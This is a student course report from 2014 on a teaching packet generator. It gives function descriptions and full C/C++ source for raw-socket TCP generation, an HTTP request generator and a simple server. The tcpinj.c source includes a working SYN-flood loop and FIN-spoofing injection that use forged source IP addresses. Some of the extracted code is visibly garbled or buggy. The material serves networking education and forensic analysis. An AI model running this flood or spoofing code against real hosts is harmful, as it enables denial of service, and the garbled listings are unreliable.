ABSTRACT

This document provides details about the functions used TCP (General packet generation), FIN Spoofing, SYN flooding and HTTP packet generation These functions were part of a packet generator written for purposes of forensic analysis using deep packet inspection for the Computer Networks – II curriculum under the guidance of Mohit Shrivastava from September to December 2014.

The document contains function listings, screenshots and source code listings and we hope that the documentation serves its purpose of helping students learn essential concepts of computer networks.

Kruthika Manjunath

Lavanya.V

FUNCTIONS LISTINGS

1.unsigned short ComputeChecksum(unsigned char *header, int len)

NAME

ComputeChecksum

SYNOPSIS

unsigned short ComputeChecksum(unsigned char *header, int len)

DESCRIPTION

This function is used to compute the 16 bit checksum for the IP and TCP header. It takes a pointer to the IP or TCP header and length of the header as arguments. The function divides the data into 16 bit numbers and all these 16 bit numbers are added together. If the sum of all these 16 bit numbers exceeds 16 bits the extra bits are wrapped around and added. One's complement of this sum is the checksum which is returned.

PARAMETERS

header: a pointer to the IP or TCP header.

len: the total length of the header

RETURN VALUE

Returns the checksum for the IP or TCP header, which is the compliment of the sum of it's contents.

.....

2.struct iphdr* CreateIP_header()

NAME

CreateIP_header

SYNOPSIS

struct iphdr* CreateIP_header()

DESCRIPTION

This function is used to populate all the fields of the IP header. The IP header fields include the version, header length (ihl), type of service(toc), total length(tot_len),id ,frag_off, time to live(ttl),protocol and the source and destination IP. These values are hard coded with arbitrary values and the checksum is computed and assigned to the checksum field. The function returns a pointer to the IP header.

PARAMETERS

NULL

RETURN VALUE

Returns a pointer to IP header.

3.struct tcphdr* CreateTCP_header()

NAME

CreateTCP_header

SYNOPSIS

struct tcphdr* CreateTCP_header()

DESCRIPTION

This function is used to populate all the fields of the TCP header. The TCP header fields include the sourceport, destination port, sequence number, acknowledgement sequence number, flags, window length, checksum and urgent pointer. These values are hard coded with arbitrary values and the checksum is computed and assigned to the checksum field. The function returns a pointer to the IP header.

PARAMETERS

NULL

RETURN VALUE

Returns a pointer to TCP header.

4.unsigned char* createPacket()

NAME

createPacket

SYNOPSIS

unsigned char* createPacket()

DESCRIPTION

Once the fields of the IP header and the TCP header are populated this function is used to create the TCP packet containing the IP header, TCP header and the data. The headers are placed in consecutive memory locations using the memory function. The function returns a pointer to this packet.

PARAMETERS

| NULL |
|---|
| RETURN VALUE |
| Returns a pointer to the TCP packet. |
| |
| 5.int validdigit(char *ptr) |
| NAME |
| validdigit |
| SYNOPSIS |
| int validdigit(char *ptr) |
| DESCRIPTION |
| This function take a pointer to a string as an argument and checks if the character is greater than 0 |
| and less than 9. If it is valid it checks the next character and it it is not a valid digit it returns 0. After |
| checking all the characters if it is a valid digit it returns 1. |
| PARAMETERS |
| ptr: a pointer to the first character |
| RETURN VALUE |
| Returns a 1 if it is a valid digit else it returns a 0. |
| |

6.int usageTCP (int count, char *v1, char *v2, char *v3, char *v4, char *v5)

NAME

usageTCP

SYNOPSIS

int usageTCP (int count, char *v1, char *v2, char *v3, char *v4, char *v5)

DESCRIPTION

This function validates the command line arguments entered by the user. The format for the usage is ./<executable name> coption> <source IP> <destination IP> <time interval>. The number of arguments and pointers to the arguments are passed. If the usage is correct the function returns 1 otherwise it prints a usage error and exits.

PARAMETERS

count: the total number of command line arguments

v1: pointer to the first argument (protocol type)

v2:pointer to second argument (options)

v3:pointer to third argument (source IP)

v4:pointer to fourth argument (destination IP)

v5:pointer to fifth argument(time interval)

RETURN VALUE

Returns 1 if the usage is right else it prints a usage error and exits.

7.int isvalidip(char ip[])

NAME

isvalidip

SYNOPSIS

int isvalidip(char ip[])

DESCRIPTION

This function call is used to check if the ip address entered is valid. It first checks if the length of ip is between 7 and 15. There is a globally defined variable DELIM which is used with strtok function to extract the string before every dot or between every dot. All the substrings are in ptr which are validated as integers between 0 and 255. The number of dots is incremented and checked if it is 3.

PARAMETERS

ip[]: A character array which is assigned the ip from the command line argument.

RETURN VALUE

Return type is int and returns 0 if error detected else 0.

8.int Createsinglepacket(int j , char src[] , char dst[])

NAME

Createsinglepacket

SYNOPSIS

int Createsinglepacket(int j , char src[] , char dst[])

DESCRIPTION

This function first creates a raw socket, memory is allocated for the defined iphdr and tcphdr. Their fields are populated based on the memory allocated for the fields. A pseudo header is declared and memory is allocated. The fields of tcp header is set with special conditions to set syn

and fin . The Checksum is called for filling check field. A setsokopt prevents the kernel from adding its own ip and using send to function the packet is sent .

PARAMETERS

j: 1 indicates SYN and 2 indicates FIN

src[] : char array containing source ip address.

dst[] : char array containing destination ip address.

RETURN VALUE

Returns 1 if packet is sent successfully.

9. HttpPacket::HttpPacket(char * v1, char * v2, char *v3)

NAME

HttpPacket::HttpPacket

SYNOPSIS

HttpPacket::HttpPacket(char * v1, char * v2, char *v3)

DESCRIPTION

The class HttpPacket has a parameterized constructor HttpPacket . with three arguments each of char * type . The constructor initializes the hostname, user agent , accept text format , accept language , encoding , DNT value, connection and message body .

PARAMETERS

V1: A char array parameter with the url value


V2: A char array parameter with request type as value

V3: A char array parameter with the ip address

.....


SCREENSHOTS

1.Example for Usage errors




WIRESHARK SCREENSHOTS


1. Normal Generation of TCP packets with connection establisment




2. Normal generation of TCP packets with connection termination



3. SYN Flooding



4.FIN Spoofing



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SOURCE CODE

1. tcpinj.c

/** TCP packet injection (tcpinj.c)

** Developed by - Kruthika Manjunath & Lavanya V

Requirements - any POSIX complaint systems with libc installed and root privileges.

COMPILATION: gcc tcpinj.c -o packgen

**/

#include<stdio.h>

#include<stdlib.h>

#include<unistd.h>

#include<string.h> // for string comparison functions

#include <math.h> //for the validation of IP address

```
#include<sys/types.h>
                               // POSIX data types here
#include<sys/stat.h>
#include<sys/socket.h>
#include<fcntl.h>
#include<netinet/in.h>
                              // for header definitions
                              // structure for IP Header here
#include<netinet/ip.h>
#include<netinet/tcp.h>
                               // structure for TCP header here
#define SPORT 56321
#define DPORT 56312
#define DELIM "."
char SRC_IP[15];
char DST_IP[15];
struct pseudo_header //needed for checksum calculation
  unsigned int source_address;
  unsigned int dest_address;
  unsigned char placeholder;
  unsigned char protocol;
  unsigned short tcp_length;
  struct tcphdr tcp; //From the tcp.h header
};
//This function makes sure that data sent is in right form without any errors
unsigned short csum(unsigned short *ptr,int nbytes) {
  register long sum;
  unsigned short oddbyte;
  register short answer;
```

```
sum=0;
  while(nbytes>1) {
    sum+=*ptr++;
    nbytes=2;
  }
  if(nbytes==1) {
    oddbyte=0;
     *((u_char*)&oddbyte)=*(u_char*)ptr;
    sum+=oddbyte;
  }
  sum = (sum >> 16) + (sum \& 0xffff);
  sum = sum + (sum >> 16);
  answer=(short)~sum;
  return(answer);
}
// function to calculate standard CRC-16 checksum
// Credits - W.Richard Stevens
//START DEFINITION
unsigned short ComputeChecksum(unsigned char *header, int len)
{
  short sum = 0; /* assume 32 bit long, 16 bit short */
  unsigned short *ip_header = (unsigned short *)header;
     while (len > 1)
       sum+= ((*(unsigned short*) ip_header)++);
       if(sum & 0x80000000) /* if high order bit set, fold */
        sum = (sum \& 0xFFFF) + (sum >> 16);
       len = 2;
```

```
}
               /* take care of leftover byte */
     if(len)
       sum += (unsigned short) *(unsigned char *)ip_header;
     while(sum>>16)
       sum = (sum \& 0xFFFF) + (sum >> 16);
    return ~sum;
}
//END DEFINITION
//function to populate fields of IP header
//START DEFINITION
struct iphdr* CreateIP_header()
         struct iphdr *ip_header;
         ip_header = (struct iphdr *)malloc(sizeof(struct iphdr)); //allocating memory for the IP
header
         ip\_header->version = 0x4;
         ip_header->ihl = 0x4;
         ip\_header->tos = 0x0;
         ip_header->tot_len = sizeof(struct iphdr)+sizeof(struct tcphdr);
         ip\_header->id = 0x1;
         ip_header->frag_off= 0;
         ip\_header->ttl = 0xFF;
                                                        //setting protocol to TCP
         ip_header->protocol = IPPROTO_TCP;
         inet_aton(SRC_IP,(in_addr_t)ip_header->saddr );
         inet_aton(DST_IP,(in_addr_t)ip_header->saddr );
```

```
ip_header->check= ComputeChecksum((unsigned char *)ip_header, ip_header->ihl*4);
//calculating the checksum
         return (ip_header);
}
//END DEFINITION
//function to populate fields of TCP header
//START DEFINITION
struct tcphdr *CreateTCP_header()
{
         struct tcphdr *tcp_header;
         tcp_header = (struct tcphdr *)malloc(sizeof(struct tcphdr)); //allocating memory for
tcp header
         tcp_header->source = htons(SPORT);
         tcp_header->dest = htons(DPORT);
         tcp_header->seq = 0x00001231;
         tcp_header->ack_seq = 0x00000255;
         tcp_header->res1 = 0x0000;
         tcp_header->window= 0x0001;
         tcp_header->check = 0x0001;
         tcp_header->urg_ptr = 0x0000;
        return (tcp_header);
}
//END DEFINITION
```

```
//function to generate TCP packet
//START DEFINITION
unsigned char* createPacket()
          unsigned char* packet;
          int packetlength,i;
          struct iphdr* IP_header;
          struct tcphdr* TCP_header;
          char data[10]="objective"; //data
          IP_header=CreateIP_header();
          TCP_header=CreateTCP_header();
          packetlength=sizeof(struct iphdr)+sizeof(struct tcphdr)+sizeof(data);//size of packet is
sum of the size of ip header+tcp header+data
          packet=(unsigned char *)malloc(packetlength); //allocating memory for packet
     //copying the headers into continious memory loactions
          memcpy(packet,IP_header,sizeof(struct iphdr));
          memcpy(packet+sizeof(struct iphdr),TCP_header,sizeof(struct tcphdr));
          memcpy(packet+sizeof(struct iphdr)+sizeof(struct tcphdr),data,60);
  return packet;
}
//END DEFINITION
//function to check if a character is a valid digit
//START DEFINITION
int validdigit(char * ptr)
{
```

```
while(*ptr)
  { if(*ptr>='0' && *ptr <= '9')
                                      //checking if the char is a valid decimal digit
      ++ptr;
    else
      return 0;
  }
    return 1;
}
//END DEFINITION
//funtion to validate the IP address
//START DEFINITION
int isvalidip(char ip[])
 int i,m,n, dots; char *ptr, *pt;
  n = strlen(ip);
  if (n > 15 || n < 7)
                     //checking based on the length of IP
       return 0;
  dots = 0;
  if(ip==NULL) return 0;
  for(i=0;i<n;i++)
      if(ip[i]==ip[i+1]=='.') //checking two consecutive '.'
       return 0;
  }
 ptr = strtok(ip , DELIM);
 if(ptr==NULL) return 0;
 while(ptr)
  {
```

```
if(!validdigit(ptr) || (strlen(ptr)>3) )
           return 0;
     m = atoi(ptr);
     if(m >= 0 \parallel m \le 255)//Checks if consecutive numbers after dot are valid
     { ptr = strtok( NULL , DELIM);
        if(ptr!=NULL)
          ++dots;
      }
      else
         return 0;
  }
  if(dots!=3)
      return 0;
  else
        return 1;
}
//END DEFINITION
//usage function to validate the command line arguments
//START DEFINITION
int usageTCP(int count,char* v1,char* v2,char* v3,char* v4, char* v5)
 if(count!=6)
                    //validation based on number of arguments
  printf("Incorrect number of arguments\n FORMAT: ./packgen protocol> <options> <src IP>
<dst IP> <time interval between packets>\n The options are \n n -normal tcp packet generation\n
s - SYN flood\n f - FIN spoofing");
  exit(-1);
 }
```

```
if((strcmp(v1,"tcp")!=0)&&(strcmp(v1,"TCP")!=0)) //validation based on protocol name
  printf("INVALID ARGUMENTS\n FORMAT: ./packgen coptions> <src IP> <dst</pre>
IP> <time interval between packets>\n The options are \n n -normal tcp packet generation\n s -
SYN flood\n f - FIN spoofing");
  exit(-1);
 }
 if(!(strcmp(v2, "n")==0 \parallel strcmp(v2, "s")==0 \parallel strcmp(v2, "f")==0)) // Validating the type of
packets to be sent
  printf("INVALID ARGUMENTS\n FORMAT: ./packgen  protocol> <options> <src IP>
<dst IP> <time interval between packets>\n The options are \n n -normal tcp packet generation\n
s - SYN flood\n f - FIN spoofing");
  exit(-1);
 }
 if(isvalidip(v3)==0)
                                        //validating source IP
  printf("INVALID ARGUMENTS\n FORMAT: ./packgen coptions> <src IP> <dst</pre>
IP> < time interval between packets>\n The options are \n n -normal tcp packet generation\n s -
SYN flood\n f - FIN spoofing");
  exit(-1);
 }
 if(isvalidip(v4)==0)
                                       //validating destination IP
  printf("INVALID ARGUMENTS\n FORMAT: ./packgen cprotocol> <options> <src IP> <dst</pre>
IP> <time interval between packets>\n The options are \n n -normal tcp packet generation\n s -
SYN flood\n f - FIN spoofing");
  exit(-1);
 }
 if((validdigit(v5)==0) \parallel (isdigit(atoi(v5))!=0) \parallel atoi(v5)>5)
                                                                          //validating time
interval
```

```
{
   printf("INVALID ARGUMENTS\n FORMAT: ./packgen coptions> <src IP>
<dst IP> <time interval between packets>\n The options are \n n -normal tcp packet generation\n
s - SYN flood\n f - FIN spoofing");
  exit(-1);
 }
 return 1;
//END DEFINITION
/*This function creates a single packet based on parameter
1->SYN packet to flood 2->FIN packet to spoof termination and results in unnecessary use of
bandwidth, the other parameters include the source ip and destination ip */
int Createsinglepacket(int j , char src[] , char dst[] )
{
  //Create a raw socket
  int s = socket (PF_INET, SOCK_RAW, IPPROTO_RAW);
  //buffer to represent the packet
  char buffer[4096] , source_ip[32];
  //IP header
  struct iphdr *iph = (struct iphdr *) buffer;
  //TCP header
  struct tcphdr *tcph = (struct tcphdr *) (buffer + sizeof (struct ip));
  struct sockaddr_in sin;
  struct pseudo_header psh;
  strcpy(source_ip , src);
  sin.sin_family = AF_INET;
  sin.sin\_port = htons(80);
  sin.sin_addr.s_addr = inet_addr (dst);
```

```
memset (buffer, 0, 4096); /* zero out the buffer */
//Fill in the IP Header
iph->ihl=5;
iph->version = 4;
iph->tos=0;
iph->tot_len = sizeof (struct ip) + sizeof (struct tcphdr);
iph->id = htons(54321); //Id of this packet
iph->frag_off=0;
iph->ttl = 255;
iph->protocol = IPPROTO_TCP;
iph->check = 0; //Set to 0 before calculating checksum
iph->saddr = inet_addr ( source_ip );//Spoof the source ip address
iph->daddr = sin.sin_addr.s_addr;
iph->check = csum ((unsigned short *) buffer, iph->tot_len >> 1);
//TCP Header whose flag values depends on parameter j
tcph->source = htons(1234);
tcph->dest = htons (80);
tcph->seq=0;
tcph->ack\_seq = 0;
                /* first and only tcp segment */
tcph->doff = 5;
if(j==2)tcph->fin=1;
else tcph->fin=0;
if(j==1) tcph->syn=1;
else tcph->syn=0;
tcph->rst=0;
tcph->psh=0;
```

```
tcph->ack=0;
  tcph->urg=0;
  tcph->window = htons (5840); /* maximum allowed window size */
  tcph->check = 0;/* if you set a checksum to zero, your kernel's IP stack
         should fill in the correct checksum during transmission */
  tcph->urg_ptr = 0;
  //Now the IP checksum
  psh.source_address = inet_addr( source_ip );
  psh.dest address = sin.sin addr.s addr;
  psh.placeholder = 0;
  psh.protocol = IPPROTO_TCP;
  psh.tcp_length = htons(20);
  memcpy(&psh.tcp, tcph, sizeof (struct tcphdr));
  tcph->check = csum( (unsigned short*) &psh , sizeof (struct pseudo_header));
  //IP_HDRINCL to tell the kernel that headers are included in the packet
  int one = 1;
  int i=10;
  const int *val = \&one;
  if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) < 0)
  {
    printf ("Error setting IP_HDRINCL.");
    exit(0);
  }
    //Send the packet with parameters socket, the buffer containing headers and data, total
length of our buffer ,routing flags, normally always 0, socket addr, just like in a normal send() */
    if (sendto (s,buffer,iph->tot_len,0,(struct sockaddr *) &sin, sizeof (sin)) < 0)
     {
```

```
printf ("error\n");
    //Data send successfully
     else
       printf ("Packet Sent \n");
     }
  return 1;
}
//MAIN FUNCTION
//START DEFINITION
int main(int argc,char* argv[])
         int create_sock,cont,check ,i;
         int bufsize=1024;
    const int on = 1;
         struct sockaddr_in address;
    strcpy(SRC_IP,argv[3]);
    strcpy(DST_IP,argv[4]);
    check=usageTCP(argc,argv[1],argv[2],argv[3],argv[4], argv[5]);
     //for SYN flooding
     if((strcmp(argv[2], "s")==0) && check==1)
     {
       printf("SYN floods is generated. Enter Ctrl + C to terminate \n");
       for(;;){Createsinglepacket(1,SRC_IP,DST_IP);sleep(1);}
       exit(0);
     }
```

```
if(check==1)
                  if((create_sock=socket(AF_INET,SOCK_STREAM,0))>0) //opening
socket
                           printf("socket was created\n");
                  address.sin_family=AF_INET;
                  address.sin_port=htons(15000);
                  inet_pton(AF_INET,DST_IP,&address.sin_addr);
                  if(connect(create_sock,(struct sockaddr*)&address,sizeof(address))==0)
//establishing connection with server
                           printf("the connection was accepted with the server %s\n",DST_IP);
              printf("request accepted .... sending packets... \n");
              }
         else
          printf("Server unreachable\n");
          exit(0);
                  i=0;
         if(strcmp(argv[2], "f")==0)
         { printf("Fin spoof packet after 5 data packets \n");
         printf("Press Ctrl+C to stop packet generation\n");
                  while(1)
                       unsigned char *buffer=malloc(bufsize);
                           buffer=createPacket();
                                                             //generating packet
```

```
sendto(create_sock, buffer,60, 0, (struct sockaddr *)&address,
                           //sending the packet
sizeof(struct sockaddr));
               if(i>5)
               if(strcmp(argv[2], "f")==0)
                {
                 Createsingle packet (2\ ,SRC\_IP\ ,\ DST\_IP);\ //\ Creation\ of\ FIN\ packet\ for\ fin
spoofing
               }
                             printf("packet on wire\n");
                             i++;
                             sleep(atoi(argv[5])); //delay based on the interval
                   }
          printf("request completed\n");
              return close(create_sock);
                                                 //closing socket connection
     }
   //else
         exit(0);
}
//END DEFINITION
2. servertcpinj.c
/** TCP packet injection ( servertcpinj.c)
```

```
** Developed by - Kruthika Manjunath, Lavanya.V
```

```
Requirements - any POSIX complaint system with libc installed and root privileges.
**/
// COMPILATION INSTRUCTIONS - use the compiler macro "-D_BSD_SOURCE" during
compilation
/* gcc -D_BSD_SOURCE servertcpinj.c -o servertcpinj
./servertcpinj**/
#include<stdio.h>
#include<sys/socket.h>
#include<sys/types.h>
#include<netinet/in.h>
#include<unistd.h>
#include<stdlib.h>
#include<sys/stat.h>
//This function creates and binds a socket . It listens and waits for a connection establishement
from the other end and then receives packets of TCP type from the client and terminates the
connection when the client wants to.
int main()
{
         int create_sock,new_sock,addrlen , cont;
    //create_sock is the socket descriptor
         int bufsize=1024:
    //size of buffer to receive and store data
         unsigned char* buffer=(unsigned char*)malloc(bufsize);
         char number[3];
         int i;
         struct sockaddr_in address;
         if((create_sock=socket(AF_INET,SOCK_STREAM,0))>0)
     //Function socket descriptor once a socket is created
                  printf("THE SOCKET WAS CREATED\n");
```

```
address.sin_addr.s_addr=INADDR_ANY;
         address.sin_port=htons(15000);
         if(bind(create_sock,(struct sockaddr*)&address,sizeof(address))==0)
     //Binding of socket with parameters socket descriptor, address and size of address
                  printf("Binding socket\n");
         listen(create_sock,3);
         addrlen=sizeof(struct sockaddr_in);
    // The below function returns a positive value if a client has accepted its request to connnect
         new_sock=accept(create_sock,(struct sockaddr*)&address,&addrlen);
         if(new_sock>0)
                  printf("Client is connected\n");
    //This function receives the data from the client.
         while((cont=recv(new_sock,buffer,sizeof(buffer),0)>0);
     printf("Request completed\n");
     //The created socket is closed
         close(new_sock);
         return close(create_sock);
}
//End of program
/* httpgen.cpp PART OF PackGen by Mohit Shrivastava
Generates HTTP packets
Application Layer Support only
*/
#include<sstream>
#include<iostream>
#include<sys/types.h>
#include<string>
#include<string.h>
```

address.sin_family=AF_INET;

```
#include<sys/stat.h>
#include<arpa/inet.h>
                          // for inet addr
#include<netinet/in.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include<fstream>
using namespace std;
class HttpPacket
{
public:
HttpPacket(char *,char *,char *);
// HEADER FOR HTTP
char HttpURL[256];
char HttpReqType[7];
                           // GET OR POST with a single space
                          // "/ HTTP/1.1" denotes root with http access
char HttpVersion[11];
char HttpHost[256];
                        // host name (recipient of http request)
char HttpUserAgent[33];
                          // http user agent
                        // MIME type
char HttpAccept[256];
char HttpAcceptLanguage[15]; // language of user agent
char HttpAcceptEncoding[13]; // encoding accepted
bool HttpDNT;
                     // Do Not Track MAcro
char HttpConnectionType[11]; // HTTP connection type
// HEADER ENDS ABOVE, THE MESSAGE BODY BELOW CONTAINS POST data
char HttpMsgBody[256];
```

```
};
HttpPacket :: HttpPacket(char *arg1,char *arg2,char *arg3)
/* GENERAL HTTP REQUEST FORMAT
*START*
url
\n
GET / HTTP/1.1
\n
Host: hostname
\n
User-Agent: useragent
\n
Accept: accepttextformat
\n
Accept-Language: language
\n
Accept-Encoding: encoding
\n
DNT: value
\n
Connection: value
\n
MessageBody
*END*
*/
//HttpURL, HttpReqType,HttpHost determined by GUI options OR command line arguments,
others initialised here
strcpy(HttpURL,arg1);
```

```
strcpy(HttpReqType,arg2);
strcpy(HttpHost,arg3);
strcpy(HttpVersion,"/ HTTP/1.1");
strcpy(HttpUserAgent,"User-Agent: Pack_Gen Version 1.00");
strcpy(HttpAccept,"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
strcpy(HttpAcceptLanguage,"en-gb,en;q=0.5");
strcpy(HttpAcceptEncoding,"gzip,deflate");
HttpDNT=true;
strcpy(HttpConnectionType,"Keep-Alive");
}
int main(int argc, char *argv[])
{
HttpPacket towrite(argv[1],argv[2],argv[3]);
// format for command line arguments - URL,reqtye,host
int sockfd;
char buffer[10000];
// now write http contents into buffer as per the format and send as a TCP packet, then clear
buffer and receive a response
struct sockaddr_in serveraddr;
  int port = 80;
ostringstream writer;
writer<<towrite.HttpURL<<"\n"<<towrite.HttpReqType<<"
"<<towrite.HttpVersion<<"\n"<<"Host:
"<<towrite.HttpHost<<"\n"<<towrite.HttpUserAgent<<"\n"<<"Accept: "<<
towrite.HttpAccept<<"\n"<<"Accept-Language:
"<<towrite.HttpAcceptLanguage<<"\n"<<"Accept-Encoding:
"<<towrite.HttpAcceptEncoding<<"\n"<<"DNT: "<<towrite.HttpDNT<<"\n"<<
```

```
"Connection-Type: "<<towrite.HttpConnectionType<<"\n";
string httpcontent=writer.str();
cout<<httpcontent<<endl;</pre>
int tcpSocket = socket(AF_INET, SOCK_STREAM,0);
  if (tcpSocket < 0)
     printf("\nError opening socket");
  else
     printf("\nSuccessfully opened socket");
bzero((char *) &serveraddr, sizeof(serveraddr));
  serveraddr.sin_family = AF_INET;
serveraddr.sin_addr.s_addr=inet_addr(argv[3]);
serveraddr.sin_port = htons(port);
if (connect(tcpSocket, (struct sockaddr *) & serveraddr, sizeof(serveraddr)) < 0)
     printf("\nError Connecting");
  else
     printf("\nSuccessfully Connected");
memset(buffer,0,10000);
if (send(tcpSocket, httpcontent.c_str(), httpcontent.length(), 0) < 0)
     printf("Error with send()");
  else
     printf("Successfully sent html fetch request");
// now grab the response from the server and display the contents of the response / webpage sent
recv(tcpSocket,buffer,9999,0);
printf("************************n"):
printf("%s",buffer);
return 0;
}
```